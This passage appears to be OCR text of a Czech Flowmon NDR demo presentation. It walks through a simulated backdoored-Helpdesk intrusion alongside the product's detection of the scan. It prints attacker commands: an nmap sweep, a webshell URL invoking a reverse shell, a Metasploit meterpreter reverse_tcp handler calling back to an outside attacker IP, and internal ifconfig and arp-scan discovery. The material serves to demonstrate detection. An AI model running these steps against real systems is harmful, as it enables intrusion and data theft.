
Progress® Flowmon®

Scénář útoku

Dodavatel systému Helpdesk byl napaden a útočníkovi se podařilo do zdrojového kódu produktu vložit škodlivý kód.

Další verze produktu byla vydána s implantovaným backdoorem a nasazena na zákaznickou základnu


Základem backdooru je webshell s reverse shellem

Účastníci útoku:

- Kontrolní stanice útočníka (1.2.225.42)
- Ubuntu server s Helpdesk aplikací (5.180.196.1:443 >> 192.168.255.1:443)
- Windows server s DNS službou a datovým uložištěm firmy (192.168.255.2)
- Linux server pro SSH (192.168.255.3)

Cíl:

- Ukrást firemní data
- Narušit provoz společnosti



Network Detection & Response

Vstupní data

- Síťová telemetrie,
- Reputační zdroje
- IDS signatury
- Plný záchyt provozu

Algoritmy

- Strojové učení
- Adaptivní baselining
- Behaviorální analýza
- Heuristika
- Reputační data
- Signatury

Výsledky

- Události
- Relevantní telemetrie
- Forenzní data a analýzy
- Reference CVE
- Automatická odezva

root@localhost: clear

root@kali-local: /home/notender

```
root@kali-local:/home/notender# nmap -p443 --open -sS 5.180.196.0/22
Starting Nmap 7.70 ( https://nmap.org ) at 2021-08-02 10:08 CEST
Nmap scan report for 5.180.196.1
Host is up (0.00026s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 5.180.196.2
Host is up (0.00027s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 5.180.196.4
Host is up (0.00056s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 5.180.196.5
Host is up (0.00048s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 5.180.196.65
Host is up (0.00037s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap scan report for 5.180.196.68
Host is up (0.00028s latency).

PORT    STATE SERVICE
443/tcp open  https

Nmap done: 1024 IP addresses (13 hosts up) scanned in 27.34 seconds
root@kali-local:/home/notender#
```

Útočník
1.2.225.42

root@kali-local: /home/...

Průzkum

Útočník hledá na internetu potenciálně zranitelné systémy Helpdesk (nmap pro tcp/443).

root@kali-local: /home/notender

```
root@kali-local:/home/notender# curl --HEAD https://5.180.196.1
HTTP/1.1 301 Moved Permanently
Date: Mon, 02 Aug 2021 11:17:47 GMT
Server: ServerIamInterestedIn
Expires: [redacted]
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: X-Requested-With
Strict-Transport-Security: [redacted]
X-XSS-Protection: 1; mode=block
X-Frame-Options: [redacted]
X-Content-Type-Options: nosniff
Referrer-Policy: [redacted]
Set-Cookie: [redacted]
Location: [redacted]
Feature-Policy: [redacted]
Content-Security-Policy: [redacted]
Content-Type: text/html; charset=utf-8

root@kali-local:/home/notender#
```

Útočník
1.2.225.42

Průzkum

Útočník se ujišťuje, že se jedná o jeho zranitelnou verzi aplikace.

Mozilla Firefox

• vulnerabledomain.com/s

https://vulnerabledomain.com/super/secret/hidden/path/web.php?cmd=/data/scripts/rev_shell

```
Reverse shell successfuly started.
```

Útočník
1.2.225.42

root@kali-local: ~

Mozilla Firefox | root@kali-local: ~ | root@kali-local: ~

Přístup


Útočník získá přístup ke zranitelnému systému Helpdesk a spustí reverse shell.


```
root@kali-local:/home/notender# msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.0.53-dev                          ]
+ -- --=[ 2149 exploits - 1143 auxiliary - 366 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 1.2.225.42
LHOST => 1.2.225.42
msf6 exploit(multi/handler) > set LPORT 64333
LPORT => 64333
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 1.2.225.42:64333
[*] Sending stage (3012548 bytes) to 5.180.196.1
[*] Meterpreter session 1 opened (1.2.225.42:64333 -> 5.180.196.1:45496) at 2021-08-04 15:14:22 +0200

meterpreter > getuid
Server username: root @ localhost (uid=0, gid=0, euid=0, egid=0)
meterpreter >
```

Helpdesk aplikace
192.168.255.1

Přístup

Útočník získal přístup na Ubuntu server kde běží Helpdesk – právě díky reverse shell.


06:30
07:00
07:30
08:00
08:30
09:00
09:30
10:00
DNSANOMALY
EVENTS BY PRIORITY
2021-09-01 06:08 - 2021-09-01 10:03
Overall events count: 16
BLACKLIST
SSHDICT
UPLOAD
DICTATTACK
SCANS
BPATTERNS
DNSANOMALY
ICMPANOM
Event #137003
COPY EVENT ID
DOCK WINDOW
Type
Port scanning (SCANS)
Subtype
TCPSYN
Reports scanning of the services using the TCP protocol. Only the flows with the set SYN flag are used for detection. Port scanning is a technique used to map the network environment and identify potential victims for subsequent attacks.
Detail
Horizontal TCP SYN scan (attempts with response: 9, attempts without response: 2018, targets: 1018, port(s): 443).
MITRE ATT&CK
Tactic
Reconnaissance
Technique
Active Scanning
Detection time
2021-09-01 09:34:48
Last update
2021-09-01 09:39:48
First flow
2021-09-01 09:32:53
Event source
1.2.225.42 (node-j6y.pool...otinternet.net)
Captured source hostname
N/A
MAC address
00:50:56:9e:36:b2
User identity
N/A
Probability
100 %
False positive
No
Detected by instance
Default
Data feed
Default
TARGETS (1000)
COMMENTS (0)
CATEGORIES (0)
ATTRIBUTES
EVENT EVIDENCE
RELATED IDS EVENTS (1)
ALL IP ADDRESSES
BY COUNTRY
BY IP
5.180.196.0 (unknown)
5.180.196.3 (unknown)
5.180.196.6 (unknown)
5.180.196.7 (unknown)
5.180.196.8 (unknown)
5.180.196.10 (unknown)
5.180.196.11 (unknown)
5.180.196.12 (unknown)
5.180.196.13 (unknown)
5.180.196.14 (unknown)
5.180.196.16 (unknown)
5.180.196.17 (unknown)
5.180.196.18 (unknown)
5.180.196.19 (unknown)
5.180.196.22 (unknown)
5.180.196.23 (unknown)
5.180.196.24 (unknown)
5.180.196.25 (unknown)
5.180.196.28
5.180.196.29
5.180.196.30
5.180.196.31
SOURCE IP ADDRES
192.168.255.1
1.2.225.42 (node-
06:10
2021-09-01
ID
#137003
Showing 1 - 1 of 1
Showing 1 - 2 of 2
Průzkum
Horizontální TCP SYN scan



Přístup

Útočník přistupující k serveru s Helpdeskem.

Reputační databáze

notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.255.1  netmask 255.255.255.0  broadcast 192.168.255.255
        inet6 fe80::20c:29ff:fed2:4720  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d2:47:20  txqueuelen 1000  (Ethernet)
        RX packets 2610  bytes 3168787 (3.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 960  bytes 77430 (75.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

[root@localhost path]#
```

Helpdesk aplikace
192.168.255.1

Objevování

Útočník zjišťuje vnitřní prostředí. Zjistí interní IP adresu a subnet (ifconfig) pro další postup.

503 Service Unavailable ... | root@kali-local: /home/... | notender@kali-local: ~

notender@kali-local: ~

```
notender@kali-local:~$ Scripts/terminal_listen 40003
[root@localhost path]# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d2:47:20, IPv4: 192.168.255.1
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
